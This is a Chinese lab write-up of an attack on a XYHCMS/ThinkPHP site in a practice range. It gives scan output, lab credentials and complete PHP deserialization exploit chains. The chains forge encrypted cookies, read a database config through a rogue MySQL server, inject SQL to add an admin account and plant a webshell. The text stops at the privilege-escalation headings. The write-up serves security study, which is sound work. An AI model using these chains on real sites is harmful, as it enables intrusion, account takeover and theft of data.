-
scaner 从外网到内网域渗透
scaner 从外网到内网域渗透
本次实验环境靶场来自于暗月(moonsec)师傅,文中内容全由个人理解编制,若有错处,大佬勿喷,个人学艺不精;本文中提到的任何技术都源自于靶场练习,仅供学习参考,请勿利用文章内的相关技术从事非法测试,如因产生的一切不良后果与文章作者无关。
环境配置
靶场信息
用到的虚拟机共有三个 分别是 12server-db 、12-dc 、web1
12server-db、web1 这两个可以使用桥接或者nat模式根据需求可以设置 网卡1
12-dc用的是VMnet 19 这台机子已经绑定ip
主机名 ip 账号和密码 web1 192.168.0.160 web1 root@123 db 192.168.0.161
10.10.10.136administrator qweasd666 ad 10.10.10.135 scaner\administrator QWEasd000
scaner\db db123456web1 网站 http://192.168.0.160/xyhai.php?s=/Login/index admin 123456qq
外网面板地址: http://116.27.231.161:8888/e955a525
内网面板地址: http://192.168.0.160:8888/e955a525
username: m0gy9yes
password: c693d359db主机上的 mssql服务 sa freepass
访问 http://192.168.0.160/

网络拓扑图

外网打点
扫描端口
nmap -v -sV -A 192.168.0.160- 1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-01 11:28 CST Happy 25th Birthday to Nmap, may it live to be 125! NSE: Loaded 155 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 11:28 Completed NSE at 11:28, 0.00s elapsed Initiating NSE at 11:28 Completed NSE at 11:28, 0.00s elapsed Initiating NSE at 11:28 Completed NSE at 11:28, 0.00s elapsed Initiating Ping Scan at 11:28 Scanning 192.168.0.160 [2 ports] Completed Ping Scan at 11:28, 0.00s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 11:28 Completed Parallel DNS resolution of 1 host. at 11:28, 0.01s elapsed Initiating Connect Scan at 11:28 Scanning 192.168.0.160 [1000 ports] Discovered open port 8888/tcp on 192.168.0.160 Discovered open port 80/tcp on 192.168.0.160 Discovered open port 888/tcp on 192.168.0.160 Completed Connect Scan at 11:28, 4.57s elapsed (1000 total ports) Initiating Service scan at 11:28 Scanning 3 services on 192.168.0.160 Completed Service scan at 11:29, 6.03s elapsed (3 services on 1 host) NSE: Script scanning 192.168.0.160. Initiating NSE at 11:29 Completed NSE at 11:29, 0.61s elapsed Initiating NSE at 11:29 Completed NSE at 11:29, 0.03s elapsed Initiating NSE at 11:29 Completed NSE at 11:29, 0.00s elapsed Nmap scan report for 192.168.0.160 Host is up (0.00099s latency). Not shown: 994 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 20/tcp closed ftp-data 21/tcp closed ftp 22/tcp closed ssh 80/tcp open http Apache httpd |_http-server-header: Apache | http-cookie-flags: | /: | PHPSESSID: |_ httponly flag not set |_http-favicon: Unknown favicon MD5: BC2D3C52FF445E759E5EB54AB8239359 |_http-title: \xE6\x88\x91\xE7\x9A\x84\xE7\xBD\x91\xE7\xAB\x99 | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS 888/tcp open http Apache httpd |_http-server-header: Apache |_http-title: 403 Forbidden | http-methods: |_ Supported Methods: POST OPTIONS HEAD GET 8888/tcp open http nginx | http-title: \xE5\xAE\x89\xE5\x85\xA8\xE5\x85\xA5\xE5\x8F\xA3\xE6\xA0\xA1\xE9\xAA\x8C\xE5\xA4\xB1\xE8\xB4\xA5 |_Requested resource was /login |_http-favicon: Unknown favicon MD5: B351F027909EE2AC274599CE01D004E9 | http-methods: |_ Supported Methods: GET POST Service Info: Host: 0b842aa5.phpmyadmin NSE: Script Post-scanning. Initiating NSE at 11:29 Completed NSE at 11:29, 0.00s elapsed Initiating NSE at 11:29 Completed NSE at 11:29, 0.00s elapsed Initiating NSE at 11:29 Completed NSE at 11:29, 0.00s elapsed Read data files from: /usr/bin/../share/nmap Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
访问 8888 端口,发现是宝塔面板。

信息收集
访问 80 端口
发现是 xyhcms ,在 https://evalshell.com/ 搜索一下,历史漏洞。

gobuster 扫描网站
简单扫描一下 获取网站目录结构
gobuster dir -u http://192.168.0.160/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x '.php' -o- 1
=============================================================== Gobuster v3.1.0 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://192.168.0.160/ [+] Method: GET [+] Threads: 50 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.1.0 [+] Extensions: php [+] Timeout: 10s =============================================================== 2022/09/01 11:46:11 Starting gobuster in directory enumeration mode =============================================================== /home (Status: 200) [Size: 10964] /archive (Status: 200) [Size: 5485] /index (Status: 200) [Size: 10964] /home.php (Status: 200) [Size: 10964] /search (Status: 200) [Size: 4375] /index.php (Status: 200) [Size: 10964] /uploads (Status: 301) [Size: 300] [--> http://192.168.0.160/uploads/] /0 (Status: 200) [Size: 10964] /go (Status: 200) [Size: 0] /index2 (Status: 200) [Size: 383] /mobile (Status: 200) [Size: 7627] /member (Status: 302) [Size: 0] [--> /index.php?s=/Home/Public/login.html] /mobile.php (Status: 200) [Size: 7627] /Home (Status: 200) [Size: 10964] /Home.php (Status: 200) [Size: 10964] /show (Status: 200) [Size: 2829] /special (Status: 200) [Size: 4444] /review (Status: 200) [Size: 0] /Search (Status: 200) [Size: 4375] /Index (Status: 200) [Size: 10964] /Archive (Status: 200) [Size: 5485] /guestbook (Status: 200) [Size: 5129] /avatar (Status: 301) [Size: 299] [--> http://192.168.0.160/avatar/] /Public (Status: 301) [Size: 299] [--> http://192.168.0.160/Public/] /LICENSE (Status: 403) [Size: 262] /Mobile (Status: 200) [Size: 7627] /Mobile.php (Status: 200) [Size: 7627] /Data (Status: 301) [Size: 297] [--> http://192.168.0.160/Data/] /App (Status: 301) [Size: 296] [--> http://192.168.0.160/App/]- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
存在目录可浏览
 敏感目录可浏览:
http://192.168.0.160/App/- 1
thinkphp日志目录
http://192.168.0.160/App/Runtime/Logs/Common/22_05_06.log http://192.168.0.160/App/Runtime/Logs/Home/22_05_06.log http://192.168.0.160/App/Runtime/Logs/Home/22_05_06.log- 1
- 2
- 3
目录报错 得到网站路径
http://192.168.0.160/App/Runtime/common~runtime.php- 1
Fatal error: Class 'Think\Think' not found in /www/wwwroot/www.xycms.com/App/Runtime/common~runtime.php on line 65- 1
- 2
xyhcms 反序列化漏洞分析
xyhcms是thinkphp3.2.3框架开发的,thinkphp的漏洞都是默认存在的(我自己测试发现不存在,可能是thinkphp的版本比较低,漏洞利用工具没有poc吧)。
痛失CVE之xyhcms(thinkphp3.2.3)反序列化: https://www.freebuf.com/articles/web/264645.html
作者说的这个版本是旧版,新版的版本已经把site.php放到一个随机值的目录下,因为网站存在目录浏览可以对其进行访问
http://192.168.0.160/App/Runtime/Data/3277c100b8afcccfb950d28a6ff7113c_config/site.php- 1

我们先去下载一下对应的 cms 版本,进行代码审计。
idea 动态调试设置
首先开启xdebug

找到我们使用的 php 版本在 php.ini 中添加以下内容,并重新启动 apache 服务。
xdebug.remote_autostart=1 xdebug.remote_enable=On xdebug.idekey="PHPSTORM"- 1
- 2
- 3

IDEA 设置php以及 xdebug

调试服务器设置

设置DBGp代理

测试动态调试是否成功,我们先在代码中下一个断点,点击监听

xyhcms 反序列化入口分析
根据文章 我们搜索 unserialize 最后发现下面这个函数
/** * 得到指定cookie的值 * * @param string $name */ //function get_cookie($name, $key = '@^%$y5fbl') { function get_cookie($name, $key = '') { if (!isset($_COOKIE[$name])) { return null; } $key = empty($key) ? C('CFG_COOKIE_ENCODE') : $key; $value = $_COOKIE[$name]; $key = md5($key); $sc = new \Common\Lib\SysCrypt($key); $value = $sc->php_decrypt($value); return unserialize($value); }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
根据注释以及代码,可以发现是用来获取cookie的,其中在获取到cookie后使用 php_decrypt 解密,然后进行反序列化 return 出去
我们来理一下流程:
获取cookie --> 如果key为空使用默认的key(引入了解密类),进行解密 --> 反序列化解密后的内容并且return出去- 1
因为网站存在目录浏览,其中的key我们可以在下面的文件中得到
http://www.xyhcms.com/App/Runtime/Data/3277c100b8afcccfb950d28a6ff7113c_config/site.php // VjP8u3rZw- 1

我们搜索一下 get_cookie 的用法可以看得出来普通会员在登录的时候会调用这个函数

我们去注册一个普通会员,验证一下。

xyhcms 加解密分析
class SysCrypt { private $crypt_key; // 构造函数 public function __construct() { // $this -> crypt_key = $crypt_key;// new 一个类的时候需要传入一个 key,这个key我们是知道的 // 所以我们可以直接把它写死 $this -> crypt_key = "VjP8u3rZw"; } // 传入内容进行加密 public function php_encrypt($txt) { srand((double)microtime() * 1000000); $encrypt_key = md5(rand(0,32000)); $ctr = 0; $tmp = ''; for($i = 0;$i<strlen($txt);$i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $encrypt_key[$ctr].($txt[$i]^$encrypt_key[$ctr++]); } return base64_encode(self::__key($tmp,$this -> crypt_key)); } // 传入内容进行解密 public function php_decrypt($txt) { $txt = self::__key(base64_decode($txt),$this -> crypt_key); $tmp = ''; for($i = 0;$i < strlen($txt); $i++) { $md5 = $txt[$i]; $tmp .= $txt[++$i] ^ $md5; } return $tmp; } private function __key($txt,$encrypt_key) { $encrypt_key = md5($encrypt_key); $ctr = 0; $tmp = ''; for($i = 0; $i < strlen($txt); $i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $txt[$i] ^ $encrypt_key[$ctr++]; } return $tmp; } public function __destruct() { $this -> crypt_key = null; } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
反序列化利用添加后台管理员
还是太菜了,文章后面的看不懂了。
根据文章中的利用方法:
- 通过某处leak出目标的WEB目录**(e.g. DEBUG页面)**
- 开启恶意MySQL恶意服务端设置读取的文件为目标的数据库配置文件
- 触发反序列化
- 触发链中PDO连接的部分
- 获取到目标的数据库配置
- 使用目标的数据库配置再次出发反序列化
- 触发链中
DELETE语句的SQL注入
文章地址:https://mp.weixin.qq.com/s/S3Un1EM-cftFXr8hxG4qfA
POC
namespace Think\Db\Driver{ use PDO; class Mysql{ protected $options = array( PDO::MYSQL_ATTR_LOCAL_INFILE => true // 开启才能读取文件 ); protected $config = array( "debug" => 1, "database" => "thinkphp3", "hostname" => "127.0.0.1", "hostport" => "3306", "charset" => "utf8", "username" => "root", "password" => "" ); } } namespace Think\Image\Driver{ use Think\Session\Driver\Memcache; class Imagick{ private $img; public function __construct(){ $this->img = new Memcache(); } } } namespace Think\Session\Driver{ use Think\Model; class Memcache{ protected $handle; public function __construct(){ $this->handle = new Model(); } } } namespace Think{ use Think\Db\Driver\Mysql; class Model{ protected $options = array(); protected $pk; protected $data = array(); protected $db = null; public function __construct(){ $this->db = new Mysql(); $this->options['where'] = ''; $this->pk = 'id'; $this->data[$this->pk] = array( "table" => "mysql.user where 1=updatexml(1,user(),1)#", "where" => "1=1" ); } } } namespace { echo base64_encode(serialize(new Think\Image\Driver\Imagick())); }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
利用恶意mysql服务器读取文件
GitHub地址:https://github.com/Gifts/Rogue-MySql-Server
修改exp中的读取文件位置为
C:\\Penetration\\TrafficTools\\phpStudyV8\\WWW\\www.xyhcms.com\\App\\Common\\Conf\\db.php- 1
网站的简单路径可以访问以下url报错获得
/App/Api/Conf/config.php
/App/Api/Controller/ApiCommonController.class.php
/App/Common/LibTag/Other.class.php
/App/Common/Model/ArcViewModel.class.php
修改我们上面poc连接的mysql地址
namespace Think\Db\Driver; use PDO; class Mysql{ protected $options = array( PDO::MYSQL_ATTR_LOCAL_INFILE => true ); protected $config = array( "dsn" => "mysql:host=192.168.0.23;dbname=xyhcms;port=3306", "username" => "root", "password" => "root" ); } namespace Think; class Model{ protected $options = array(); protected $pk; protected $data = array(); protected $db = null; public function __construct(){ $this->db = new \Think\Db\Driver\Mysql(); $this->options['where'] = ''; $this->pk = 'luoke'; $this->data[$this->pk] = array( "table" => "xyh_admin_log", "where" => "id=0" ); } } namespace Think\Session\Driver; class Memcache{ protected $handle; public function __construct() { $this->handle = new \Think\Model(); } } namespace Think\Image\Driver; class Imagick{ private $img; public function __construct() { $this->img = new \Think\Session\Driver\Memcache(); } } namespace Common\Lib; class SysCrypt{ private $crypt_key; public function __construct($crypt_key) { $this -> crypt_key = $crypt_key; } public function php_encrypt($txt) { srand((double)microtime() * 1000000); $encrypt_key = md5(rand(0,32000)); $ctr = 0; $tmp = ''; for($i = 0;$i<strlen($txt);$i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $encrypt_key[$ctr].($txt[$i]^$encrypt_key[$ctr++]); } return base64_encode(self::__key($tmp,$this -> crypt_key)); } public function php_decrypt($txt) { $txt = self::__key(base64_decode($txt),$this -> crypt_key); $tmp = ''; for($i = 0;$i < strlen($txt); $i++) { $md5 = $txt[$i]; $tmp .= $txt[++$i] ^ $md5; } return $tmp; } private function __key($txt,$encrypt_key) { $encrypt_key = md5($encrypt_key); $ctr = 0; $tmp = ''; for($i = 0; $i < strlen($txt); $i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $txt[$i] ^ $encrypt_key[$ctr++]; } return $tmp; } public function __destruct() { $this -> crypt_key = null; } } function get_cookie($name, $key = '') { $key = 'VjP8u3rZw'; $key = md5($key); $sc = new \Common\Lib\SysCrypt($key); $value = $sc->php_decrypt($name); return unserialize($value); } function set_cookie($args, $key = '') { $key = 'VjP8u3rZw'; $value = serialize($args); $key = md5($key); $sc = new \Common\Lib\SysCrypt($key); $value = $sc->php_encrypt($value); return $value; } $b = new \Think\Image\Driver\Imagick(); $a = set_cookie($b,''); echo str_replace('+','%2B',$a);- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83
- 84
- 85
- 86
- 87
- 88
- 89
- 90
- 91
- 92
- 93
- 94
- 95
- 96
- 97
- 98
- 99
- 100
- 101
- 102
- 103
- 104
- 105
- 106
- 107
- 108
- 109
- 110
- 111
- 112
xyhcms getshell
使用以下poc 插入管理员账号 test ,密码:123456
namespace Think\Db\Driver; use PDO; class Mysql{ protected $options = array( PDO::MYSQL_ATTR_LOCAL_INFILE => true ); protected $config = array( "dsn" => "mysql:host=127.0.0.1;dbname=www_xycms_com;port=3306", "username" => "root", "password" => "9a973fd7928bb3c2" ); } namespace Think; class Model{ protected $options = array(); protected $pk; protected $data = array(); protected $db = null; public function __construct(){ $this->db = new \Think\Db\Driver\Mysql(); $this->options['where'] = ''; $this->pk = 'luoke'; $this->data[$this->pk] = array( "table" => "xyh_admin_log", "where" => "id=0;insert into www_xycms_com.xyh_admin (id,username,password,encrypt,user_type,is_lock,login_num) VALUES (null,'test','88bf2f72156e8e2accc2215f7a982a83','sggFkZ',9,0,4);" ); } } namespace Think\Session\Driver; class Memcache{ protected $handle; public function __construct() { $this->handle = new \Think\Model(); } } namespace Think\Image\Driver; class Imagick{ private $img; public function __construct() { $this->img = new \Think\Session\Driver\Memcache(); } } namespace Common\Lib; class SysCrypt{ private $crypt_key; public function __construct($crypt_key) { $this -> crypt_key = $crypt_key; } public function php_encrypt($txt) { srand((double)microtime() * 1000000); $encrypt_key = md5(rand(0,32000)); $ctr = 0; $tmp = ''; for($i = 0;$i<strlen($txt);$i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $encrypt_key[$ctr].($txt[$i]^$encrypt_key[$ctr++]); } return base64_encode(self::__key($tmp,$this -> crypt_key)); } public function php_decrypt($txt) { $txt = self::__key(base64_decode($txt),$this -> crypt_key); $tmp = ''; for($i = 0;$i < strlen($txt); $i++) { $md5 = $txt[$i]; $tmp .= $txt[++$i] ^ $md5; } return $tmp; } private function __key($txt,$encrypt_key) { $encrypt_key = md5($encrypt_key); $ctr = 0; $tmp = ''; for($i = 0; $i < strlen($txt); $i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $txt[$i] ^ $encrypt_key[$ctr++]; } return $tmp; } public function __destruct() { $this -> crypt_key = null; } } function get_cookie($name) { $key = 'P4tzizR6d'; $key = md5($key); $sc = new \Common\Lib\SysCrypt($key); $value = $sc->php_decrypt($name); return unserialize($value); } function set_cookie($args) { $key = 'P4tzizR6d'; $value = serialize($args); $key = md5($key); $sc = new \Common\Lib\SysCrypt($key); $value = $sc->php_encrypt($value); return $value; } use \Think\Image\Driver\Imagick; echo set_cookie(new Imagick());- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83
- 84
- 85
- 86
- 87
- 88
- 89
- 90
- 91
- 92
- 93
- 94
- 95
- 96
- 97
- 98
- 99
- 100
- 101
- 102
- 103
- 104
- 105
- 106
- 107
- 108
- 109
- 110
- 111
- 112

使用以下exp 插入一句话
namespace Think\Db\Driver; use PDO; class Mysql{ protected $options = array( PDO::MYSQL_ATTR_LOCAL_INFILE => true ); protected $config = array( "dsn" => "mysql:host=127.0.0.1;dbname=www_xycms_com;port=3306", "username" => "root", "password" => "9a973fd7928bb3c2" ); } namespace Think; class Model{ protected $options = array(); protected $pk; protected $data = array(); protected $db = null; public function __construct(){ $this->db = new \Think\Db\Driver\Mysql(); $this->options['where'] = ''; $this->pk = 'luoke'; $this->data[$this->pk] = array( "table" => "xyh_admin_log", "where" => "id=0; alter table xyh_guestbook add column `` varchar(10);" ); } } namespace Think\Session\Driver; class Memcache{ protected $handle; public function __construct() { $this->handle = new \Think\Model(); } } namespace Think\Image\Driver; class Imagick{ private $img; public function __construct() { $this->img = new \Think\Session\Driver\Memcache(); } } namespace Common\Lib; class SysCrypt{ private $crypt_key; public function __construct($crypt_key) { $this -> crypt_key = $crypt_key; } public function php_encrypt($txt) { srand((double)microtime() * 1000000); $encrypt_key = md5(rand(0,32000)); $ctr = 0; $tmp = ''; for($i = 0;$i<strlen($txt);$i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $encrypt_key[$ctr].($txt[$i]^$encrypt_key[$ctr++]); } return base64_encode(self::__key($tmp,$this -> crypt_key)); } public function php_decrypt($txt) { $txt = self::__key(base64_decode($txt),$this -> crypt_key); $tmp = ''; for($i = 0;$i < strlen($txt); $i++) { $md5 = $txt[$i]; $tmp .= $txt[++$i] ^ $md5; } return $tmp; } private function __key($txt,$encrypt_key) { $encrypt_key = md5($encrypt_key); $ctr = 0; $tmp = ''; for($i = 0; $i < strlen($txt); $i++) { $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr; $tmp .= $txt[$i] ^ $encrypt_key[$ctr++]; } return $tmp; } public function __destruct() { $this -> crypt_key = null; } } function get_cookie($name) { $key = 'P4tzizR6d'; $key = md5($key); $sc = new \Common\Lib\SysCrypt($key); $value = $sc->php_decrypt($name); return unserialize($value); } function set_cookie($args) { $key = 'P4tzizR6d'; $value = serialize($args); $key = md5($key); $sc = new \Common\Lib\SysCrypt($key); $value = $sc->php_encrypt($value); return $value; } use \Think\Image\Driver\Imagick; echo set_cookie(new Imagick());- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83
- 84
- 85
- 86
- 87
- 88
- 89
- 90
- 91
- 92
- 93
- 94
- 95
- 96
- 97
- 98
- 99
- 100
- 101
- 102
- 103
- 104
- 105
- 106
- 107
- 108
- 109
- 110
- 111
- 112
在后台清理缓存 访问 http://192.168.0.160//index.php?s=/Guestbook/index.html 生成缓存再使用反序列化exp访问
# webshell 地址 http://192.168.0.160/App/Runtime/Data/3277c100b8afcccfb950d28a6ff7113c__fields/www_xycms_com.xyh_guestbook.php- 1
- 2

linux 提权
绕过宝塔命令执行
